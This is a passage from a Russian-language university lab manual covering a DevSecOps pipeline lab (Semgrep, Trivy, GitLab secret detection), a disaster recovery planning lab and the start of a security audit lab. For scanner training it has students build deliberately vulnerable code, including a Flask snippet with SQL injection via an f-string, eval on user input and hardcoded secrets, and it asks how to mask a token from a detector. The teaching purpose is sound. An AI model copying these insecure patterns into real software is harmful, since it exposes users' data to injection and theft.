После запуска доступ к веб-интерфейсу по адресу http://localhost. Получите пароль root: sudo docker exec -it gitlab grep 'Password:' /etc/gitlab/initial_root_password.

Шаг 2. Создание тестового репозитория с уязвимым кодом

В GitLab создайте новый проект (Public или Private). Клонируйте репозиторий локально. Добавьте в него пример уязвимого приложения

(например, на Python с Flask или на Java Spring Boot). Убедитесь, что в коде есть:

- SQL-инъекция (конкатенация строк в запросе);
- Использование eval() или exec() с пользовательским вводом;
- Жестко закодированный пароль или токен (для Secret Detection);
- Устаревшая библиотека с известной CVE (например, log4j-core:2.14.1 для Java или requests==2.25.0 для Python) для Dependency Scanning.

Пример простого уязвимого файла app.py на Python (Flask):

```
from flask import Flask, request
import sqlite3

app = Flask(__name__)

@app.route('/user')
def get_user():
    user_id = request.args.get('id')
    conn = sqlite3.connect('users.db')
    cursor = conn.cursor()
    # SQL injection vulnerability
    cursor.execute(f"SELECT * FROM users WHERE id = {user_id}")
    return str(cursor.fetchall())

if __name__ == '__main__':
    app.run()
```

Также создайте файл .gitlab-ci.yml в корне репозитория.

Шаг 3. Настройка базового пайплайна с SAST

Создайте файл .gitlab-ci.yml со следующим содержимым:

```
stages:
  - sast
  - dependency_scanning
```

```
  - secret_detection

include:
  - template: Security/SAST.gitlab-ci.yml
  - template: Security/Dependency-Scanning.gitlab-ci.yml
  - template: Security/Secret-Detection.gitlab-ci.yml

variables:
  SAST_EXCLUDED_PATHS: "venv, __pycache__, tests"
  SECURE_ANALYZERS_PREFIX: "registry.gitlab.com/security-products"

sast:
  stage: sast
  allow_failure: false

dependency_scanning:
  stage: dependency_scanning
  allow_failure: false

secret_detection:
  stage: secret_detection
  allow_failure: false
```

Если вы используете GitLab.com, шаблоны будут загружены автоматически. Для локального GitLab убедитесь, что установлены необходимые анализаторы (они требуют лицензию или могут быть бесплатными в Community Edition? В GitLab CE анализ безопасности не работает без лицензии? В CE функции безопасности ограничены. Уточним: в бесплатной версии GitLab CE нет встроенных сканеров безопасности. Поэтому для работы лучше использовать GitLab.com (SaaS) или GitLab Ultimate (платный). Но для учебных целей студент может использовать GitLab.com с

бесплатным аккаунтом – там сканеры SAST, Dependency Scanning, Secret Detection доступны бесплатно для публичных проектов. Или можно использовать альтернативу – настроить Semgrep вручную в CI).

Альтернативный вариант (рабочий для любого GitLab): **использовать Semgrep** через Docker-образ в CI.

Добавим стадию Semgrep SAST в .gitlab-ci.yml:

```
stages:
  - sast


sast:
  stage: sast
  image: returntocorp/semgrep:latest
  script:
    - semgrep --config=p/owasp-top-ten --json --output=gl-sast-report.json .
  artifacts:
    reports:
      sast: gl-sast-report.json
```

Это создаст отчёт в формате, понятном GitLab. В примере выполнения используем этот вариант как универсальный.

Шаг 4. Запуск пайплайна

Закоммитьте и запушите код в репозиторий. Перейдите в раздел «CI/CD → Pipelines» и наблюдайте за выполнением пайплайна. После завершения перейдите на вкладку «Security & Compliance → Vulnerability Report». Там должны появиться найденные уязвимости.

Шаг 5. Анализ найденных уязвимостей

Изучите каждую уязвимость:

- **Описание** (например, «SQL injection in app.py:8»);
- **Уровень** (Critical, High, Medium, Low);
- **Рекомендация** по исправлению;
- **Трассировка** потока данных (если поддерживается).

Сделайте скриншоты отчёта.

Шаг 6. Настройка порогов и действий при обнаружении уязвимостей

Чтобы пайплайн не пропускал критических уязвимостей, можно добавить проверку на уровне Merge Request. Для этого создайте файл .gitlab-ci.yml с использованием rules и allow_failure. Также можно использовать semgrep --error для возврата ненулевого кода при нахождении уязвимостей.

Пример в Semgrep:

```
sast:
  stage: sast
  image: returntocorp/semgrep:latest
  script:
    - semgrep --config=p/owasp-top-ten --error --json --output=gl-sast-report.json .
  allow_failure: false
  artifacts:
    reports:
      sast: gl-sast-report.json
```

Шаг 7. (Опционально) Добавление Dependency Scanning через Trivy или Snyk

Для проверки зависимостей можно использовать Trivy:

```
dependency_scanning:
  stage: dependency_scanning
  image: aquasec/trivy:latest
  script:
    - trivy filesystem --format json --output gl-dependency-scanning-report.json .
  artifacts:
    reports:
      dependency_scanning: gl-dependency-scanning-report.json
```

Шаг 8. Оформление отчёта

Следуйте структуре из раздела «Требования к отчёту». Предоставьте описание конфигурации, скриншоты результатов и рекомендации по устранению уязвимостей.

Пример выполнения задания

Вариант 0 (иллюстративный).

Репозиторий: GitLab.com (публичный проект), язык – Python (Flask). Файл .gitlab-ci.yml использует Semgrep и Trivy.

Конфигурация .gitlab-ci.yml**:**

yaml

```
stages:
  - sast
  - dependency_scanning

sast:
  stage: sast
  image: returntocorp/semgrep:latest
  script:
    - semgrep --config=p/owasp-top-ten --json --output=gl-sast-report.json .
  artifacts:
    reports:
      sast: gl-sast-report.json
  allow_failure: false

dependency_scanning:
  stage: dependency_scanning
  image: aquasec/trivy:latest
  script:
    - trivy fs --format json --output gl-dependency-scanning-report.json .
```

artifacts:

reports:

dependency_scanning: gl-dependency-scanning-report.json

allow_failure: false

Результаты пайплайна:

- SAST (Semgrep) обнаружил 2 уязвимости: SQL-инъекцию (CWE-89) и использование eval с пользовательским вводом (CWE-95).
- Dependency Scanning (Trivy) выявил уязвимость в библиотеке requests==2.25.0 (CVE-2021-33503).

В отчёте указаны:

Тип	**Уязвимость**	**Уровень**	**Расположение**	**Рекомендация**
SAST	SQL injection	High	app.py:8	Использовать параметризованные запросы
SAST	Eval injection	Critical	app.py:15	Избегать eval(), использовать безопасные альтернативы (int() для чисел, ast.literal_eval)
Dependency	CVE-2021-33503 in requests	Medium	requirements.txt	Обновить requests до версии 2.25.1 или выше

Выводы: пайплайн настроен успешно, пайплайн падает при обнаружении любых уязвимостей (allow_failure: false). Рекомендуется исправить критические уязвимости до слияния кода.

Индивидуальные задания

Каждый вариант определяет язык программирования и тип уязвимостей, а также требуемый набор сканеров в пайплайне.

Вариант 1. Java (Maven). Настроить пайплайн с SAST (Semgrep) и Dependency Scanning. Обеспечить падение пайплайна при уязвимости уровня High и выше.

Вариант 2. Python (pip). Добавить Secret Detection (поиск токенов в коде). Создать фиктивный API-ключ в комментарии и убедиться, что он находится. Настроить fail pipeline при находке секрета.

Вариант 3. JavaScript (Node.js). Использовать встроенный шаблон GitLab SAST (Security/SAST.gitlab-ci.yml). Проанализировать отчёт, найти XSS-уязвимость. Предложить исправление.

Вариант 4. Go (модули). Добавить стадию SAST с gosec. Настроить генерацию отчёта в формате GitLab SAST. Пайплайн должен проходить, но уязвимости записываться в отчёт.

Вариант 5. .NET Core (C#). Настроить Dependency Scanning (Trivy) и SAST (Semgrep с правилами для C#). Продемонстрировать отчёт.

Вариант 6. Python (Django). Добавить кастомное правило Semgrep для поиска небезопасного использования mark_safe. Показать, что правило сработало.

Вариант 7. Java (Gradle). Настроить pipeline с двумя стадиями: сначала SAST, затем, если SAST не нашёл критических уязвимостей, выполняется сборка (build). Использовать needs и when.

Вариант 8. PHP (Composer). Добавить сканирование контейнера (Container Scanning) для Dockerfile, который собирает приложение. Сымитировать уязвимость в базовом образе.

Вариант 9. JavaScript (React). Добавить Secret Detection с использованием gitleaks в качестве альтернативы. Настроить генерацию отчёта.

Вариант 10. Python (FastAPI). Настроить пайплайн, который при обнаружении уязвимости создаёт issue в GitLab через API (использовать curl в скрипте после стадии).

Вариант 11. Java (Spring Boot). Добавить сканирование зависимостей с использованием OWASP Dependency Check вместо Trivy. Настроить пороговые значения.

Вариант 12. C++ (CMake). Настроить SAST с помощью clang-tidy (статический анализ кода) и собрать отчёт в формате JSON. Проинтегрировать с GitLab.

Вариант 13. Ruby (Rails). Использовать встроенный шаблон GitLab SAST и Secret Detection. Проанализировать, какие уязвимости найдены в учебном проекте RailsGoat.

Вариант 14. Kotlin (Android). Настроить Dependency Scanning для build.gradle. Найти уязвимость в старой библиотеке.

Вариант 15. Python (Flask) с преднамеренной инъекцией команд. Добавить кастомное правило Semgrep для поиска os.system с переменной. Показать срабатывание.

Вариант 16 (дополнительный). Использовать GitLab CI для нескольких языков в монорепозитории (Python + JavaScript). Настроить отдельные SAST-стадии для каждого языка и объединить отчёты.

Требования к отчёту

Отчёт должен содержать следующие разделы:

1. **Титульный лист** – дисциплина, № ЛР, ФИО, группа, вариант.
2. **Цель и задачи** (из методички, с учётом варианта).
3. **Описание лабораторной среды**:
    - Платформа (GitLab.com / локальный GitLab).
    - Язык и фреймворк проекта.
    - Состав сканеров (SAST, Dependency Scanning, Secret Detection и др.).

- Версии используемых инструментов (Semgrep, Trivy, etc.).

4. **Конфигурация пайплайна** – полный листинг .gitlab-ci.yml с комментариями, объясняющими каждую стадию.
5. **Результаты выполнения**:
   - Скриншот страницы пайплайна с успешным/неуспешным выполнением.
   - Скриншот отчёта Security & Compliance (список уязвимостей).
   - Скриншот (при необходимости) деталей уязвимости: описание, локация, рекомендация.
6. **Таблица найденных уязвимостей** (минимум 3) с полями: Тип (SAST/Dependency/Secret), ID правила или CVE, Уровень, Файл:строка, Рекомендация.
7. **Анализ настроек пайплайна**:
   - Как настроено поведение при ошибках (allow_failure: false/true).
   - Используются ли Quality Gates (например, запрет слияния при новых критических уязвимостях).
   - Интеграция с Merge Request (отображение уязвимостей в MR).
8. **Выводы** – достигнута ли цель, какие преимущества даёт внедрение безопасности в CI/CD для высоконагруженных распределённых систем (раннее обнаружение, автоматизация, снижение рисков). Ограничения использованных инструментов.
9. **Список источников** – документация GitLab CI, Semgrep, Trivy.
10. **Приложение** – исходный код уязвимого приложения (ключевые фрагменты) и полный вывод пайплайна (лог).

    Формат: .pdf или .doc. Объём – 5–8 страниц.

Контрольные вопросы

1. Что такое DevSecOps и какова роль автоматизированной проверки безопасности в CI/CD?
2. Какие типы сканеров безопасности встроены в GitLab (перечислите не менее 4)?
3. Чем отличается SAST от DAST и почему SAST легче внедрить в пайплайн?
4. Как в GitLab CI настроить падение пайплайна при нахождении уязвимостей определённого уровня?
5. Какой формат отчёта ожидает GitLab для отображения уязвимостей в интерфейсе Merge Request?
6. В чём преимущество использования Semgrep перед встроенным SAST GitLab? В чём недостатки?
7. Как Dependency Scanning выявляет уязвимости в сторонних библиотеках? На каких базах данных он основан?
8. Какие секреты может найти Secret Detection? Как обмануть детектор (например, замаскировать токен)?
9. Как можно автоматически создавать задачу (issue) для разработчика при обнаружении новой уязвимости?
10. Почему для высоконагруженных систем критически важно иметь автоматизированную проверку безопасности до попадания кода в production?

Лабораторная работа №13. Разработка плана восстановления (DRP)

Цель работы: очистить и агрегировать требования к непрерывности бизнеса для высоконагруженного распределённого сервиса и разработать документированный план аварийного восстановления (DRP) с определением целевых показателей RTO, RPO и детальным порядком действий при сбоях.

Задачи:

- изучить концепции BCP (Business Continuity Planning) и DRP (Disaster Recovery Planning), их взаимосвязь и нормативные требования (включая отраслевые стандарты и законодательство РФ);
- определить для заданного сервиса ключевые показатели: RTO (время восстановления), RPO (точка восстановления данных) и критичность каждого компонента;
- выявить возможные сценарии аварий (отказ оборудования, атака ransomware, сбой в облачном регионе, человеческая ошибка);
- разработать технический план восстановления с детальными шагами: оценка ущерба, активация плана, переключение на резервные мощности, восстановление данных, возврат к нормальной работе;
- задокументировать роли и ответственность участников процесса восстановления;
- составить итоговый документ DRP в формате, пригодном для использования в реальной организации;
- обеспечить соответствие требованиям ПК-10 (участие в разработке нормативной документации).

Теоретическая часть

BCP (Business Continuity Planning) – это процесс разработки и внедрения стратегий, обеспечивающих продолжение критически важных бизнес-функций во время и после крупного сбоя или катастрофы. **DRP**

(Disaster Recovery Plan) является частью BCP и фокусируется на восстановлении IT-инфраструктуры, данных и приложений после аварии.

Для высоконагруженных распределённых систем (микросервисы, облачные кластеры, многозонные развёртывания) DRP имеет особое значение: отказ одного компонента не должен приводить к глобальному простою, но при масштабной аварии (выход из строя целого дата-центра, региональная катастрофа) требуется чёткий план переключения на резервные ресурсы.

Ключевые показатели DRP:

Показатель	Определение	Пример для веб-сервиса
RTO (Recovery Time Objective)	Максимально допустимое время простоя сервиса с момента аварии до восстановления его работы	2 часа
RPO (Recovery Point Objective)	Максимально допустимый объём потери данных, измеряемый во времени (насколько старые данные допустимо потерять)	15 минут (допускается потеря последних 15 минут транзакций)
WRT (Work Recovery Time)	Время, необходимое для проверки и ввода системы в эксплуатацию после технического восстановления	30 минут
MTD (Maximum Tolerable Downtime)	Максимальное время, которое бизнес может выдержать без сервиса	4 часа

Нормативные требования в РФ, влияющие на DRP:

- Приказ ФСТЭК № 21 – для ГИС (государственных информационных систем) требуется обеспечение восстановления после сбоев, сроки зависят от класса системы.

- 152-ФЗ – при утечке персональных данных восстановление должно гарантировать целостность и доступность, а также уведомление регулятора.
- Рекомендации Банка России для финансовых организаций (Положение № 382-П, 683-П) – жёсткие требования к RTO/RPO (обычно RTO до 2 часов, RPO до 30 минут).
- ГОСТ Р 59768-2021 – включает требования к планированию непрерывности.

Структура типового плана аварийного восстановления (DRP):

1. **Цели и область действия** – какие системы и сервисы покрываются, RTO/RPO.
2. **Классификация инцидентов** – уровни критичности (уровень 1 – катастрофа, уровень 2 – серьёзный сбой, уровень 3 – локальный отказ).
3. **Участники и роли** – Disaster Recovery Team (координатор, технические специалисты, представители бизнеса, коммуникации).
4. **Сценарии аварий** – описание возможных событий (отказ электропитания, атака вируса-шифровальщика, ошибка администратора, сбой облачного провайдера).
5. **Порядок активации плана** – кто и при каких условиях принимает решение о переходе на резервную площадку.
6. **Процедуры восстановления** – пошаговые инструкции для каждого типа сценария (переключение DNS, поднятие реплик БД, запуск контейнеров из резервных образов).
7. **Восстановление данных** – методы (резервное копирование, репликация, снэпшоты) и процедуры возврата к актуальному состоянию.
8. **Тестирование DRP** – частота учений, сценарии тестирования (tabletop, симуляция).
9. **Коммуникационный план** – оповещение персонала, пользователей, регуляторов.

10. **Приложения** – списки контактов, схемы сетей, конфигурации, ссылки на техническую документацию.

В данной лабораторной работе студент разрабатывает DRP для конкретного сервиса (по индивидуальному заданию), ориентируясь на типовую структуру и реалистичные RTO/RPO.

Методика выполнения работы

Шаг 1. Изучение бизнес-контекста и архитектуры сервиса

Прочитайте индивидуальное задание. Определите:

- Функциональное назначение сервиса, его роль в бизнесе (например, сервис приёма платежей, каталог товаров, система бэкапов).
- Архитектуру: микросервисы, базы данных, очереди, кэши, сетевые компоненты.
- SLA (соглашение об уровне сервиса) – например, 99.9% доступности.

Шаг 2. Определение критичности компонентов и RTO/RPO

Для каждого компонента (API-шлюз, БД, кэш, воркеры) назначьте класс критичности:

- **Класс А (критический)** – отказ останавливает работу всего сервиса, RTO не более 1 часа, RPO не более 5 минут.
- **Класс Б (важный)** – отказ ухудшает функциональность, но сервис работает в ограниченном режиме, RTO до 4 часов.
- **Класс В (вспомогательный)** – можно восстановить в течение рабочего дня.

Обоснуйте значения, исходя из реальных требований (например, для финансового сервиса RPO не может быть больше 1 минуты).

Шаг 3. Идентификация возможных аварийных сценариев

Для каждого компонента перечислите угрозы:

- Физические: пожар, наводнение, отключение электричества.
- Технические: сбой дисков, отказ сетевого оборудования, переполнение дисков.

- Программные: ошибка обновления, вирус-шифровальщик, утечка данных.
- Человеческие: ошибочная команда администратора, удаление данных.
- Внешние: атака DDoS, сбой облачного провайдера.

Выберите 2-3 сценария для детальной разработки (например, «отказ основного дата-центра» и «атака ransomware»).

Шаг 4. Описание стратегий восстановления

Выберите технические подходы:

- **Active-Active** (актив-актив): нагрузка распределяется между несколькими площадками, при отказе одной остальные продолжают работу.
- **Active-Passive** (актив-пассив): горячий резерв (standby) всегда готов принять нагрузку, переключение происходит автоматически или вручную.
- **Pilot light** («пилотный огонь»): минимальный набор ресурсов запущен на резервной площадке, при аварии масштабируется.
- **Warm standby** (тёплый резерв): инфраструктура развёрнута, но приложения не запущены.
- **Cold standby** (холодный резерв): только резервные копии, восстановление из них вручную.

Для каждого компонента укажите выбранную стратегию.

Шаг 5. Разработка пошаговых процедур восстановления (runbook)

Создайте детальную инструкцию для одного из сценариев. Пример структуры шагов:

№	Действие	Ответственный	Ожидаемое время	Признак завершения
1	Обнаружение сбоя (мониторинг, алерт)	Дежурный инженер	1 минута	Уведомление в чат

№	Действие	Ответственный	Ожидаемое время	Признак завершения
2	Оценка масштаба: проверка доступности сервисов через API	Инженер по ИБ	3 минуты	Список затронутых сервисов
3	Активация DRP – решение руководителя	Руководитель CSIRT	1 минута	Утверждение по телефону
4	Переключение DNS на резервный регион	Администратор сети	5 минут	TTL 60 сек, успешное разрешение
5	Запуск контейнеров в резервном кластере Kubernetes	DevOps	10 минут	Все поды в состоянии Ready
6	Восстановление базы данных из реплики (promote replica)	DBA	15 минут	Реплика стала мастером
7	Проверка целостности данных (выборочные запросы)	Тестировщик	10 минут	Отсутствие ошибок
8	Оповещение пользователей и внутренних служб	Коммуникационный лид	5 минут	Отправлено письмо

Шаг 6. Определение процедуры возврата к нормальной работе

Опишите шаги после устранения причины сбоя (failback): переключение трафика обратно на основной сайт, синхронизация данных, тестирование.

Шаг 7. Разработка плана тестирования DRP

Укажите, как часто (например, 2 раза в год) и каким способом (имитация отказа, частичное переключение) будет проверяться план. Опишите критерии успеха: время восстановления не превысило RTO, потери данных не превысили RPO.

Шаг 8. Оформление итогового документа DRP

Соберите все разделы в единый документ, оформите по требованиям (см. раздел ниже). Подготовьте шаблоны: список аварийных контактов, карта инфраструктуры, ссылки на runbook-скрипты.

Пример выполнения задания

Вариант 0 (иллюстративный).

Сервис: интернет-магазин электроники (высоконагруженный). Архитектура: балансировщик (AWS ELB), API-шлюз (Kong), микросервисы в Kubernetes (3 зоны), PostgreSQL (кластер 2 master + реплика cross-region), Redis (кластер кэша), очереди SQS. Хостинг: два независимых региона AWS (us-east-1, us-west-2). Требования SLA: 99.99% доступности.

DRP фрагмент для сценария «Отказ основного региона us-east-1»:

- **RTO целевой**: 30 минут
- **RPO целевой**: 5 минут (транзакции платежей)
- **Стратегия**: Active-Passive (горячий резервный регион us-west-2 всегда синхронизирован через асинхронную репликацию PostgreSQL и S3-репликацию статики).
- **Шаги** (основные):
    1. Менеджер дежурной смены подтверждает отказ по метрикам (падает health check) – 2 минуты.

2. Администратор переключает DNS на резервный балансировщик (TTL=60, заранее подготовленный) – 2 минуты.
3. В us-west-2 запускаются дополнительные поды API-шлюза (автоматически через HPA) – 3 минуты.
4. PostgreSQL replica в us-west-2 повышается до мастера: pg_ctl promote – 5 минут.
5. Проверка целостности последних 5 минут транзакций – 10 минут.
6. Мониторинг фиксирует нормальную работу – сервис объявляется восстановленным.

Документированные контакты:

- Координатор DR: Иванов И.И., +7-XXX-XXX-XX01
- Администратор БД: Петрова Е.В., +7-XXX-XXX-XX02
- DevOps инженер: Сидоров А.А., +7-XXX-XXX-XX03

План возврата (failback): после восстановления us-east-1 данные синхронизируются из us-west-2, трафик переключается обратно в плановое окно (объявленное пользователям) на 15 минут.

Тестирование: каждые 6 месяцев проводится учение с переключением 10% трафика на резервный регион. Измеряется фактическое RTO, которое не должно превышать 40 минут (с запасом).

Вывод: разработанный DRP позволяет восстановить сервис за 22 минуты (ниже целевого RTO 30 минут) с потерей не более последних 5 минут транзакций.

Индивидуальные задания

Для каждого варианта разработайте DRP для указанного типа сервиса. Определите RTO/RPO, сценарии аварий и конкретные шаги.

Вариант 1. Сервис онлайн-бронирования билетов (RTO ≤ 2 часа, RPO ≤ 10 минут). База данных – MySQL с репликацией, фронтенд – статика на CDN. Аппаратный отказ основного сервера БД.

Вариант 2. Облачное хранилище документов (RPO = 0, RTO ≤ 4 часа). Используется распределённая файловая система Ceph, репликация 3 копии в разные стойки. Сценарий: пожар в одном из дата-центров.

Вариант 3. Платформа обработки платежей (RTO ≤ 15 минут, RPO ≤ 1 секунда). Микросервисы на Java, Kafka, база данных – CockroachDB (многорегиональная). Сценарий: ошибочное удаление производственной таблицы администратором.

Вариант 4. Система мониторинга (Prometheus + Grafana). Допустимый простой – 30 минут, потеря данных (метрик) допустима за последние 5 минут. Сценарий: заполнение диска логами.

Вариант 5. Видеосервис (стриминг). RTO ≤ 1 час, RPO ≤ 1 час (некритично потерять последние записи). Основная инфраструктура в одном облаке. Сценарий: DDoS-атака на входной шлюз.

Вариант 6. CRM для колл-центра (150 операторов). RTO ≤ 1 час, RPO ≤ 5 минут. Сценарий: сбой хранилища виртуальных машин (VMware).

Вариант 7. Медицинская ИС (хранение электронных карт). RTO ≤ 2 часа, RPO = 0 (недопустима потеря данных). Сценарий: атака ransomware, зашифровавшая базу данных и резервные копии в основной сети.

Вариант 8. Система резервного копирования самой себя (сервис бэкапов). Парадоксальный сценарий: потеря управления бэкапами. RTO ≤ 1 час, допускается потеря конфигураций.

Вариант 9. API-шлюз для 500 внешних партнёров. RTO ≤ 15 минут, RPO = 0 (потеря запросов недопустима). Сценарий: ошибка обновления конфигурации шлюза (сломана маршрутизация).

Вариант 10. Биржа криптовалют (ордерная книга). RTO ≤ 5 минут, RPO ≤ 1 секунда. Сценарий: рассинхронизация часов между серверами матчинга.

Вариант 11. Сервис уведомлений (email, push). RTO ≤ 30 минут, RPO ≤ 15 минут (сообщения могут накопиться в очереди). Сценарий: отказ RabbitMQ (кластер из 3 нод).

Вариант 12. Интернет-магазин (см. пример выполнения) с дополнительным сценарием «компрометация учётных данных администратора облака».

Вариант 13. Платформа аналитики больших данных (Hadoop, Spark). RTO ≤ 6 часов, RPO ≤ 2 часа (пересчёт метрик). Сценарий: повреждение Namenode HDFS.

Вариант 14. Система видеонаблюдения (5000 камер). RTO ≤ 1 час, RPO ≤ 30 минут (запись может прерваться). Сценарий: перегрузка сети из-за атаки.

Вариант 15. Сервис геолокации такси (отслеживание в реальном времени). RTO ≤ 5 минут, RPO ≤ 10 секунд. Сценарий: сбой Redis-кластера, отвечающего за позиции водителей.

Вариант 16 (дополнительный). Мультиоблачный сервис (AWS + GCP) с отказом одного провайдера (AWS). Разработать DRP для переключения всего трафика на GCP с сохранением RTO 10 минут.

Требования к отчёту

Отчёт представляет собой разработанный **План аварийного восстановления (DRP)** объёмом 8–12 страниц, оформленный как внутренний документ организации. Должен содержать:

1. **Титульный лист** – название организации (вымышленное), «План аварийного восстановления», версия, ФИО студента, группа, вариант.
2. **Цель и задачи** (из методички, с учётом варианта).
3. **Введение** – краткое описание сервиса и его бизнес-критичности.
4. **Определения и сокращения** (RTO, RPO, DRP, BCP, и пр.).
5. **Целевые показатели** – таблица компонентов с RTO, RPO, критичностью.
6. **Роли и ответственность** – таблица участников DR-команды.
7. **Сценарии аварий** – не менее 2-х детально описанных сценариев.
8. **Процедура активации DRP** – критерии принятия решения, процесс коммуникации.

9. **Процедуры восстановления** – для каждого сценария пошаговый runbook (таблица с действиями, временем, ответственным).
10. **Процедура возврата (failback)** – шаги после устранения аварии.
11. **Тестирование и обслуживание плана** – расписание тестов, критерии успеха.
12. **Приложения**:
    - Приложение А: Список контактов (телефоны, мессенджеры).
    - Приложение Б: Схема инфраструктуры (основная и резервная площадки).
    - Приложение В: Пример заполненного чек-листа восстановления.
13. **Выводы** – обоснование достижимости заявленных RTO/RPO.

Формат: .pdf или .doc. Документ должен быть структурирован, нумерован, с таблицами и рисунками (при необходимости). Язык – официально-деловой, чёткий.

Контрольные вопросы

1. В чём различие между BCP и DRP? Как соотносятся эти планы?
2. Что такое RTO и RPO? Приведите пример допустимых значений для финансовой транзакционной системы.
3. Какие сценарии аварий обязательно должны быть учтены в DRP для высоконагруженной распределённой системы?
4. В каких случаях выбирается стратегия Active-Active, а в каких Active-Passive?
5. Каким образом обеспечивается минимальное RPO для базы данных? Какие технологии репликации существуют?
6. Какие шаги включает процедура восстановления после атаки ransomware?
7. Кто должен входить в состав Disaster Recovery Team и почему?
8. Как часто рекомендуется тестировать DRP и какие методы тестирования существуют?

9. Какие требования к DRP предъявляет Приказ ФСТЭК № 21 для государственных информационных систем?

10. Как вы учитываете требования ПК-10 при разработке DRP? Приведите конкретные элементы документа, отражающие эту компетенцию.

Лабораторная работа №14. Итоговая аттестационная работа: аудит безопасности гипотетической ИТ-системы

Цель работы: очистить и агрегировать знания, полученные в ходе изучения дисциплины, для проведения комплексного аудита безопасности высоконагруженной распределённой системы, включая анализ правовых требований, оценку рисков и разработку пакета нормативной документации (политики, технического задания, регламентов) с учётом требований ПК-10.

Задачи:

- проанализировать заданную ИТ-систему (архитектуру, обрабатываемые данные, угрозы) и определить применимые нормативно-правовые требования РФ;
- провести оценку рисков информационной безопасности для системы с учётом высоконагруженного и распределённого характера;
- разработать комплект документов: политику информационной безопасности (или её раздел), техническое задание на создание системы защиты информации (ТЗ на СЗИ), регламент реагирования на инциденты (на основе ЛР 8);
- оформить отчёт об аудите безопасности, включающий выявленные несоответствия и рекомендации;
- продемонстрировать готовность соблюдать правовые нормы и участвовать в разработке нормативной документации (ПК-10).

Теоретическая часть

Аудит безопасности информационной системы – это систематическая проверка соответствия ИС требованиям законодательства, стандартов и внутренних политик, а также оценка эффективности принятых мер защиты. В отличие от пентеста (который ищет уязвимости техническими методами), аудит охватывает организационные, правовые и технические аспекты.

Для высоконагруженных распределённых систем аудит безопасности имеет особенности:

- необходимость оценки устойчивости к DDoS-атакам и сетевым перегрузкам;
- проверка безопасности оркестрации контейнеров (Kubernetes, политики сетевой сегментации);
- анализ безопасности межсервисного взаимодействия (mTLS, аутентификация API);
- оценка процедур резервного копирования и восстановления (BCP/DRP).

Комплект документации, разрабатываемый в ходе работы:

Документ	**Назначение**	**Требования ПК-10**
Политика информационной безопасности (Политика ИБ)	Определяет цели, принципы и общие правила обеспечения ИБ в организации. Для данной работы достаточно раздела «Требования к безопасности распределённой системы»	Учёт правовых норм, разработка нормативной документации
Техническое задание на создание системы защиты информации (ТЗ на СЗИ)	Описывает функциональные и технические требования к системе защиты, которая должна быть реализована для конкретной ИС. Включает перечень угроз, требования к средствам защиты, этапы создания	Участие в разработке технической документации
Регламент реагирования на инциденты ИБ	Детальный порядок действий при инцидентах (см. ЛР 8). В данной работе достаточно адаптировать ранее разработанный регламент под новую систему	Учёт законодательства, разработка регламента

Нормативно-правовые акты, которые необходимо учитывать в зависимости от сферы деятельности (по вариантам):

- **Общие:** Приказ ФСТЭК № 21 (требования к ГИС), Приказ ФСТЭК № 239 (реагирование на инциденты), 152-ФЗ (персональные данные), 149-ФЗ (информация, информационные технологии).
- **Финансовый сектор:** Положение Банка России № 683-П (обеспечение информационной безопасности при осуществлении переводов денежных средств), 161-ФЗ (национальная платёжная система).
- **Государственные ИС:** Постановление Правительства № 1119 (требования к защите персональных данных), Приказы ФСТЭК для ГИС разных классов.
- **Медицина:** 323-ФЗ (основы охраны здоровья), приказы Минздрава об электронных медкартах.
- **Критическая информационная инфраструктура (КИИ):** 187-ФЗ, приказы ФСТЭК о категорировании.

Оценка рисков (методика):

- Идентификация активов (данные, аппаратное обеспечение, ПО, персонал).
- Идентификация угроз (с использованием MITRE ATT&CK).
- Оценка уязвимостей (на основе предыдущих работ).
- Определение вероятности и последствий (качественная шкала: низкий, средний, высокий, критический).
- Расчёт уровня риска (например, риск = вероятность * последствия).
- Формулировка мер по снижению рисков.

Методика выполнения работы

Шаг 1. Изучение гипотетической ИТ-системы (по варианту)

Прочитайте описание системы из индивидуального задания. Выделите:

- Бизнес-функции и критичность сервиса.
- Архитектуру (микросервисы, БД, очереди, облачные провайдеры).

- Типы обрабатываемых данных (персональные данные, платёжная информация, врачебная тайна, коммерческая тайна).
- Предполагаемую категорию системы по значимости (например, ГИС класса 2, КИИ 1 категории, значимый объект).
- Окружение (on-premise, облако, гибрид).

Шаг 2. Анализ применимых правовых требований

Составьте таблицу требований законодательства, которое распространяется на данную систему (не менее 5 НПА). Для каждого укажите конкретные требования (например, «обеспечение сохранности персональных данных при передаче по сетям связи общего пользования»).

Учтите, что если система обрабатывает персональные данные, необходимо определить уровень защищённости ПДн (1–4) в соответствии с Приказом ФСТЭК № 21. Для этого укажите количество субъектов, объём данных, наличие спецкатегорий.

Шаг 3. Оценка рисков информационной безопасности

Проведите качественную оценку рисков. Выявите не менее 5 значимых рисков. Для каждого заполните таблицу:

Актив	**Угроза (источник)**	**Уязвимость**	**Вероятность (1-5)**	**Последствия (1-5)**	**Уровень риска**	**Меры снижения**

Пример:

| Актив: База данных клиентов | Угроза: SQL-инъекция (внешний злоумышленник) | Уязвимость: отсутствие параметризованных запросов в сервисе каталога | 4 (высокая) | 5 (катастрофические – утечка ПДн, штраф, остановка бизнеса) | 20 (критический) | Внедрить SAST/DAST, использовать ORM, настроить WAF |

Шаг 4. Разработка проекта Политики ИБ (раздел для распределённой системы)

Напишите раздел (2-3 страницы) «Требования к безопасности высоконагруженных распределённых приложений» для включения в корпоративную Политику ИБ. Должны быть затронуты:

- Безопасность контейнеров и оркестрации (образы, права доступа, сетевые политики).
- Безопасность CI/CD (SAST, DAST, проверка зависимостей).
- Мониторинг событий и реагирование (требование к централизованному сбору логов, SIEM).
- Безопасность данных (шифрование при передаче и хранении, управление ключами).
- Требования к отказоустойчивости и резервному копированию (RTO/RPO).

Шаг 5. Разработка ТЗ на создание системы защиты информации (СЗИ)

Структура ТЗ (минимум):

- Основание для разработки (ссылка на закон/приказ).
- Назначение и область действия СЗИ (защита какой системы, от каких угроз).
- Перечень защищаемых сведений (с указанием степени конфиденциальности).
- Требования к подсистемам: управления доступом, регистрации событий, антивирусной защиты, анализа уязвимостей, защиты от утечек.
- Требования к устойчивости к нагрузкам (высоконагруженная специфика).
- Требования к надёжности и отказоустойчивости самой СЗИ.
- Состав работ по созданию СЗИ (этапы).
- Порядок приёмки.

Объём ТЗ – 3-4 страницы (фрагмент, но с конкретными измеримыми требованиями).

Шаг 6. Адаптация регламента реагирования на инциденты

